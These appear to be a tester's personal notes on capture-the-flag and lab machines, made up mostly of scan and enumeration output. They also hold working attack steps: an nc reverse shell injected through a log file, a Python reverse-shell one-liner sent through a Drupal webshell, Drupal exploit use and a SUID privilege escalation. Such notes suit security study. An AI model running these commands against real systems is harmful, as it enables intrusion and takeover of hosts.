  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 38.42 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 13:15 EDT  
Nmap scan report for 10.10.10.181  
Host is up (0.27s latency).  
Not shown: 65533 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 1201.70 seconds
```

***web***

## ***web nmap***

```
POR STATE SERVICE REASON VERSION
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

NSE: Script Post-scanning.

# **nikto**

```
nikto -host http://10.10.10.181:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.181
+ Target Hostname: 10.10.10.181
+ Target Port:    80
+ Start Time:    2020-04-09 13:17:33 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 459, size: 5911796d5b788, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2020-04-09 13:47:37 (GMT-4) (1804 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
python3 /Yeet/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u  
http://10.10.10.181:80 --simple-report dirsearchsimple_10.10.10.181:80
```

v0.3.9  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-04-09\_13-17-39.log

Target: <http://10.10.10.181:80>

```
[13:17:40] Starting:  
[13:17:43] 403 - 291B - /.php  
[13:17:44] 403 - 293B - /icons/  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: c  
[14:10:39] 403 - 301B - /server-status/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user  
squid@CoolHandKali:/Yeet/Machines/HTB/Traceback\$ ^C  
squid@CoolHandKali:/Yeet/Machines/HTB/Traceback\$

## ***flags***

user

01233e70fe91310fc2b969b6dd1444a7

root

9a95739d93a3f9327d3120ee63613d21

**200-254**

***Delivery 10.10.10.222***

## ***enumeration***

1564546@delivery.htb

squid

1564546

4287355@delivery.htb

4287355

squid

squi@yee.com

1677228

1677228@delivery.htb

32

mmuser:Crack\_The\_MM\_Admin\_PW

***flags***

## **10.10.10.226 ScriptKiddie**

```
echo '[2021-02-08 20:29:55.652707] 1.1.1.1 & /home/kid/logs/nc 10.10.14.11 3232 -e /bin/bash &' > hackers && cat hackers
```

Nmap showed that only 22 and 5000 were open. 5000 was acting as a web server for a weird web service 5000 was a custom (looking) html landing page. One of the options was to create a msfvenom reverse shell payload as either windows, linux or android. You could also add a template file.

<https://www.exploit-db.com/exploits/49491>

[https://github.com/justinsteven/advisories/blob/master/2020\\_metasploit\\_msfvenom\\_apk\\_template\\_cmdi.md](https://github.com/justinsteven/advisories/blob/master/2020_metasploit_msfvenom_apk_template_cmdi.md)

Moral of the story, if you upload this apk file to be used as a template (for an android msfvenom payload) it gave me a reverse shell.

The shell sucked so I downloaded the private ssh keys. Now I'm kid.

kid could write to a log that would immediatlye be read by another user "pwn."

BIGGEST LESSON OF THE DAY... FUGGIN EMULATE

I was able to read the file that would execute what I put into the log file. The most helpful thing was copying it and breaking it down so that I knew what I needed to do to escape and execute.

VVthe line ran to start a nc shell

```
echo '[2021-02-08 20:29:55.652707] 1.1.1.1 & /home/kid/logs/nc 10.10.14.11 3232 -e /bin/bash &' > hackers && cat hackers
```

caught with nc -nlvp 3232. I am now PWN!

shell sucked so I stole pwn's private ssh keys.

sudo -l showed that I could run msf as root with no password

sudo /opt/.../msfconsole

from here I could just run commands as root! There are ways to get a better shell more than likely (exploit/multi/handler to myself)

## ***Enumeration***

## ***nmap***

ubuntu 20  
22 ssh  
5000 werkzeug (some googy web service)

## **Flags**

User: 99ba87dfc32b49504a759ccb0bc5e526

Root: 675a3cc887357fc961c3ce2d3315385c





# DC-1

Drupwn> exploit CVE-2018-7600

[+] Exploit completed. Webshell accessible at: <http://192.168.11.137/497PAZ.php?c=CMD>

nc -nlvp 3233

view-source:[http://192.168.11.137/497PAZ.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket\(socket.AF\\_INET,socket.SOCK\\_STREAM\);s.connect\(\(%22192.168.11.10\);%20os.dup2\(s.fileno\(\),1\);%20os.dup2\(s.fileno\(\),2\);p=subprocess.call\(\[%22/bin/sh%22,%22-i%22\]\);%27](http://192.168.11.137/497PAZ.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.11.10);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27)

searchsploit drupal

python 34992.py -t <http://192.168.11.137> -u squid -p 12qwaszx

\*settings.php has creds\*

---

scanned with nmap

saw drupal and downloaded drupwn to scan the web server

drupal found CVE-2018-7600 and got me a web shell

used python oneliner from “Quick Commands/shells” in my notes and got a reverse shell

found flag 1 in /var/www

grep -r “flag[12345]” found flag 2 in the settings.php file

in settings.php I found mysql creds

used creds to login and found an admin username with a hash

could not break hash

abandoned mysql

found flag4 in the home directory

initiated “/Privesc/Linux/QuickPrivCheck” find / -perm 4000

saw /usr/bin/find was running with the SUID of root

find /etc/shadow -exec sh \; And got a root shell!!

thefinalflag.txt was in /root/

still having not gotten into the website (assuming that was where flag3.txt was)

searchsploit drupal and look for 7.0

saw 34992.py added a user account

python 34992.py -t <http://192.168.11.137> -u squid -p 12qwaszx

logged in with new creds and got flag3.txt

## ***enumeration***

## **nmap**

```
root@kali:~/Desktop/Machines/VunHub/DC-1# nmap -sC -sV -oN DC-1 192.168.11.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-03 13:30 EDT
Nmap scan report for 192.168.11.137
Host is up (0.00010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http   Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2,3,4     111/tcp  rpcbind
|   100000 2,3,4     111/udp  rpcbind
|   100024 1         39830/udp status
|_  100024 1         52587/tcp status
MAC Address: 00:0C:29:1B:F9:6A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds

## **davtest**

davtest -url <http://192.168.11.137:80>

peration failed. You can only open a collection (directory)

# nikto

```
root@kali:~/Desktop/Machines/VunHub/DC-1# nikto -host http://192.168.11.137:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.137
+ Target Hostname: 192.168.11.137
+ Target Port:    80
+ Start Time:    2019-10-03 13:34:08 (GMT-4)
-----
+ Server: Apache/2.2.22 (Debian)
+ Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 15:45:59 2013
+ Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '?q=user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 36 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-39272: /misc/favicon.ico file identifies this app/server as: Drupal 7.x
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

## dirsearch

```
root@kali:~/Desktop/Machines/VunHub/DC-1# python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.137
```

```
_|._--_ _ _ _|_ v0.3.8  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-03\_13-33-25.log


Target: <http://192.168.11.137>

```
[13:33:25] Starting:  
[13:33:26] 403 - 286B - ./php  
[13:33:27] 403 - 7KB - /search/  
[13:33:27] 403 - 290B - /cgi-bin/  
[13:33:29] 200 - 7KB - /index.php  
[13:33:34] 403 - 288B - /icons/  
[13:33:36] 403 - 287B - /misc/  
[13:33:39] 403 - 289B - /themes/  
[13:33:40] 200 - 7KB - /0/  
[13:33:40] 200 - 7KB - /user/  
[13:33:42] 403 - 290B - /modules/  
[13:33:57] 403 - 8KB - /admin/  
[13:33:58] 403 - 290B - /scripts/  
[13:34:10] 200 - 7KB - /node/  
[13:34:31] 403 - 288B - /sites/  
[13:34:31] 403 - 7KB - /Search/  
[13:34:45] 403 - 291B - /includes/  
[13:34:56] 200 - 3KB - /install.php  
[13:35:04] 403 - 291B - /profiles/  
[13:35:07] 403 - 4KB - /update.php  
[13:38:41] 403 - 7KB - /cron.php  
[13:45:02] 200 - 9KB - /User/  
[13:46:44] 403 - 7KB - /Admin/  
[13:47:25] 403 - 291B - /Template/  
[14:22:49] 200 - 42B - /xmlrpc.php  
[14:29:02] 403 - 8KB - /batch/  
[14:30:41] 403 - 7KB - /SEARCH/  
[14:30:59] 403 - 293B - /Repository/  
[15:25:40] 403 - 286B - /Tag/  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e
```

Canceled by the user

# Drupwn

root@kali:~/Desktop/Tools/drupwn# drupwn enum <http://192.168.11.137>



[+] Version not specified, trying to identify it

[+] Version detected: 7.0

===== Users =====

[+] \*\*\*\*\* (id=1)  
[+] \*\*\*\*\* (id=2)

===== Modules =====

^C

===== Themes =====

^C

===== Nodes =====


^C

===== Default files =====

<http://192.168.11.137/node/1>

[+] /LICENSE.txt (200)  
[+] /robots.txt (200)  
[+] /web.config (200)  
[+] /README.txt (200)  
[+] /install.php (200)  
[+] /xmlrpc.php (200)  
[+] /update.php (403)

root@kali:~/Desktop/Tools/drupwn# drupwn exploit <http://192.168.11.137>



[+] Version not specified, trying to identify it

[+] Version detected: 7.0

Commands available: list | quit | check [CVE\_NUMBER] | exploit [CVE\_NUMBER]

Drupwn> list

| CVE           | Description                            | Versions affected               |
|---------------|----------------------------------------|---------------------------------|
| CVE-2018-7602 | Authenticated Remote Command Execution | 7.x <= 7.58                     |
| CVE-2019-6340 | Remote Command Execution               | 8.5.x < 8.5.11 & 8.6.x < 8.6.10 |
| CVE-2018-7600 | Remote Command Execution               | 7.x < 7.58 & 8.x < 8.1          |

Drupwn>

Drupwn> exploit CVE-2018-7600

[+] Exploit completed. Webshell accessible at: <http://192.168.11.137/497PAZ.php?c=CMD>

# **LinEnum**

```
[00;31m#####[00m [00;33mLocal Linux Enumeration & Privilege Escalation Script[00m [00;31m#####[00m  
[00;31m#####[00m [00;33m# www.rebootuser.com[00m  
[00;33m# version 0.97[00m
```

```
[-] Debug Info  
[00;33m[+] Thorough tests = Disabled[00m
```

```
[00;33mScan started at:  
Fri Oct 4 01:09:18 AEST 2019  
[00m
```

```
[00;33m### SYSTEM #####[00m  
[00;31m[-] Kernel information:[00m  
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686 GNU/Linux
```

```
[00;31m[-] Kernel information (continued):[00m  
Linux version 3.2.0-6-486 (debian-kernel@lists.debian.org) (gcc version 4.9.2 (Debian 4.9.2-10+deb7u1) ) #1 Debian  
3.2.102-1
```

```
[00;31m[-] Specific release information:[00m  
PRETTY_NAME="Debian GNU/Linux 7 (wheezy)"  
NAME="Debian GNU/Linux"  
VERSION_ID="7"  
VERSION="7 (wheezy)"  
ID=debian  
ANSI_COLOR="1;31"  
HOME_URL="http://www.debian.org/"  
SUPPORT_URL="http://www.debian.org/support/"  
BUG_REPORT_URL="http://bugs.debian.org/"
```

```
[00;31m[-] Hostname:[00m  
DC-1
```

```
[00;33m### USER/GROUP #####[00m  
[00;31m[-] Current user/group info:[00m  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
[00;31m[-] Users that have previously logged onto the system:[00m  
Username Port From Latest  
root tty1 Thu Feb 28 12:10:51 +1000 2019
```

```
[00;31m[-] Who else is logged on:[00m  
01:09:19 up 1:44, 0 users, load average: 20.16, 20.16, 20.63  
USER TTY FROM LOGIN@ IDLE PCPU WHAT
```

```
[00;31m[-] Group memberships:[00m  
uid=0(root) gid=0(root) groups=0(root)  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
uid=2(bin) gid=2(bin) groups=2(bin)  
uid=3(sys) gid=3(sys) groups=3(sys)  
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)  
uid=5(games) gid=60(games) groups=60(games)  
uid=6(man) gid=12(man) groups=12(man)
```

```
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=101(Debian-exim) gid=104(Debian-exim) groups=104(Debian-exim)
uid=102(statd) gid=65534(nogroup) groups=65534(nogroup)
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=105(mysql) gid=109(mysql) groups=109(mysql)
uid=1001(flag4) gid=1001(flag4) groups=1001(flag4)
```

```
[00;31m[-] Contents of /etc/passwd:[00m
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104:/var/spool/exim4:/bin/false
statd:x:102:65534:/var/lib/nfs:/bin/false
messagebus:x:103:107:/var/run/dbus:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

```
[00;31m[-] Super user account(s):[00m
root
```

```
[00;31m[-] Are permissions on /home directories lax:[00m
total 12K
drwxr-xr-x 3 root root 4.0K Feb 19 2019 .
drwxr-xr-x 23 root root 4.0K Feb 19 2019 ..
drwxr-xr-x 2 flag4 flag4 4.0K Feb 19 2019 flag4
```

```
[00;31m[-] Root is allowed to login via SSH:[00m
PermitRootLogin yes
```

```
[00;33m### ENVIRONMENTAL #####[00m
[00;31m[-] Environment information:[00m
APACHE_PID_FILE=/var/run/apache2.pid
```

```
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/bin:/usr/bin:/bin
PWD=/var/www/yeet
APACHE_RUN_GROUP=www-data
LANG=C
SHLVL=1
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
_=/usr/bin/env
```

[00;31m[-] Path information:[00m  
/usr/local/bin:/usr/bin:/bin

[00;31m[-] Available shells:[00m  
# /etc/shells: valid login shells  
/bin/sh  
/bin/dash  
/bin/bash  
/bin/rbash

[00;31m[-] Current umask value:[00m  
0022  
u=rwx,g=rx,o=rx

[00;31m[-] umask value as specified in /etc/login.defs:[00m  
UMASK 022

[00;31m[-] Password and storage information:[00m  
PASS\_MAX\_DAYS 99999  
PASS\_MIN\_DAYS 0  
PASS\_WARN\_AGE 7  
ENCRYPT\_METHOD SHA512

[00;33m### JOBS/TASKS #####[00m  
[00;31m[-] Cron jobs:[00m  
-rw-r-- 1 root root 722 Jul 4 2012 /etc/crontab

/etc/cron.d:  
total 16  
drwxr-xr-x 2 root root 4096 Feb 19 2019 .  
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..  
-rw-r--r-- 1 root root 102 Jul 4 2012 .placeholder  
-rw-r--r-- 1 root root 510 May 10 2018 php5

/etc/cron.daily:  
total 68  
drwxr-xr-x 2 root root 4096 Feb 19 2019 .  
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..  
-rw-r--r-- 1 root root 102 Jul 4 2012 .placeholder  
-rwxr-xr-x 1 root root 633 May 30 2018 apache2  
-rwxr-xr-x 1 root root 14985 Oct 24 2014 apt  
-rwxr-xr-x 1 root root 314 Nov 5 2012 aptitude  
-rwxr-xr-x 1 root root 355 Jun 11 2012 bsdmainutils  
-rwxr-xr-x 1 root root 256 May 3 2016 dpkg  
-rwxr-xr-x 1 root root 4125 Feb 11 2018 exim4-base  
-rwxr-xr-x 1 root root 89 May 17 2012 logrotate  
-rwxr-xr-x 1 root root 1365 Jun 19 2012 man-db  
-rwxr-xr-x 1 root root 606 Sep 25 2010 mlocate  
-rwxr-xr-x 1 root root 249 May 26 2012 passwd

```
/etc/cron.hourly:  
total 12  
drwxr-xr-x 2 root root 4096 Feb 19 2019 .  
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..  
-rw-r--r-- 1 root root 102 Jul 4 2012 .placeholder
```

```
/etc/cron.monthly:  
total 12  
drwxr-xr-x 2 root root 4096 Feb 19 2019 .  
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..  
-rw-r--r-- 1 root root 102 Jul 4 2012 .placeholder
```

```
/etc/cron.weekly:  
total 16  
drwxr-xr-x 2 root root 4096 Feb 19 2019 .  
drwxr-xr-x 85 root root 4096 Oct 4 01:08 ..  
-rw-r--r-- 1 root root 102 Jul 4 2012 .placeholder  
-rwxr-xr-x 1 root root 907 Jun 19 2012 man-db
```

```
[00;31m[-] Crontab contents:[00m  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.
```

```
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow user    command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6      * * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6      * * 7     root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6      1 * *     root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#
```

```
[00;33m### NETWORKING #####[00m
```

```
[00;31m[-] Network and IP info:[00m
```

```
eth0    Link encap:Ethernet HWaddr 00:0c:29:1b:f9:6a  
        inet addr:192.168.11.137 Bcast:192.168.11.255 Mask:255.255.255.0  
        inet6 addr: fe80::20c:29ff:fe1b:f96a/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
          RX packets:208769 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:593987 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:40024195 (38.1 MiB) TX bytes:691151544 (659.1 MiB)
```

```
lo    Link encap:Local Loopback  
        inet addr:127.0.0.1 Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING MTU:16436 Metric:1  
          RX packets:736 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:736 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:72864 (71.1 KiB) TX bytes:72864 (71.1 KiB)
```

```
[00;31m[-] ARP history:[00m
```

```
192.168.11.254 dev eth0 lladdr 00:50:56:fc:29:b2 STALE  
192.168.11.136 dev eth0 lladdr 00:0c:29:87:3d:3c REACHABLE
```

```
[00;31m[-] Nameserver(s):[00m
```

nameserver 192.168.11.2

[00;31m[-] Default route:[00m  
default via 192.168.11.2 dev eth0

[00;31m[-] Listening TCP:[00m

Active Internet connections (only servers)

| Proto | Recv-Q | Send-Q | Local Address  | Foreign Address | State  | PID/Program name |
|-------|--------|--------|----------------|-----------------|--------|------------------|
| tcp   | 0      | 0      | 0.0.0.0:22     | 0.0.0.0:*       | LISTEN | -                |
| tcp   | 0      | 0      | 127.0.0.1:25   | 0.0.0.0:*       | LISTEN | -                |
| tcp   | 0      | 0      | 127.0.0.1:3306 | 0.0.0.0:*       | LISTEN | -                |
| tcp   | 0      | 0      | 0.0.0.0:52587  | 0.0.0.0:*       | LISTEN | -                |
| tcp   | 0      | 0      | 0.0.0.0:111    | 0.0.0.0:*       | LISTEN | -                |
| tcp6  | 0      | 0      | :::22          | :::*            | LISTEN | -                |
| tcp6  | 0      | 0      | :::42872       | :::*            | LISTEN | -                |
| tcp6  | 0      | 0      | ::1:25         | :::*            | LISTEN | -                |
| tcp6  | 0      | 0      | :::111         | :::*            | LISTEN | -                |
| tcp6  | 0      | 0      | :::80          | :::*            | LISTEN | -                |

[00;31m[-] Listening UDP:[00m

Active Internet connections (only servers)

| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State | PID/Program name |
|-------|--------|--------|---------------|-----------------|-------|------------------|
| udp   | 0      | 0      | 0.0.0.0:39830 | 0.0.0.0:*       | -     |                  |
| udp   | 0      | 0      | 0.0.0.0:43496 | 0.0.0.0:*       | -     |                  |
| udp   | 0      | 0      | 0.0.0.0:68    | 0.0.0.0:*       | -     |                  |
| udp   | 0      | 0      | 0.0.0.0:111   | 0.0.0.0:*       | -     |                  |
| udp   | 0      | 0      | 0.0.0.0:738   | 0.0.0.0:*       | -     |                  |
| udp   | 0      | 0      | 127.0.0.1:770 | 0.0.0.0:*       | -     |                  |
| udp6  | 0      | 0      | :::6173       | :::*            | -     |                  |
| udp6  | 0      | 0      | :::111        | :::*            | -     |                  |
| udp6  | 0      | 0      | :::738        | :::*            | -     |                  |
| udp6  | 0      | 0      | :::51069      | :::*            | -     |                  |

[00;33m### SERVICES ######[00m

[00;31m[-] Running processes:[00m

| USER | PID | %CPU | %MEM | VSZ  | RSS | TTY | STAT | START | TIME | COMMAND         |
|------|-----|------|------|------|-----|-----|------|-------|------|-----------------|
| root | 1   | 0.0  | 0.0  | 2296 | 780 | ?   | Ss   | Oct03 | 0:00 | init [2]        |
| root | 2   | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [kthreadd]      |
| root | 3   | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:01 | [ksoftirqd/0]   |
| root | 6   | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [watchdog/0]    |
| root | 7   | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [cpuset]        |
| root | 8   | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [khelper]       |
| root | 9   | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [kdevtmpfs]     |
| root | 10  | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [netns]         |
| root | 11  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [sync_supers]   |
| root | 12  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [bdi-default]   |
| root | 13  | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [kintegrityd]   |
| root | 14  | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [kblockd]       |
| root | 15  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [khungtaskd]    |
| root | 16  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [kswapd0]       |
| root | 17  | 0.0  | 0.0  | 0    | 0   | ?   | SN   | Oct03 | 0:00 | [ksmd]          |
| root | 18  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [fsnotify_mark] |
| root | 19  | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [crypto]        |
| root | 78  | 0.0  | 0.0  | 0    | 0   | ?   | S<   | Oct03 | 0:00 | [ata_sff]       |
| root | 86  | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_0]     |
| root | 113 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [khubd]         |
| root | 114 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_1]     |
| root | 139 | 0.0  | 0.0  | 0    | 0   | ?   | S    | Oct03 | 0:00 | [scsi_eh_2]     |
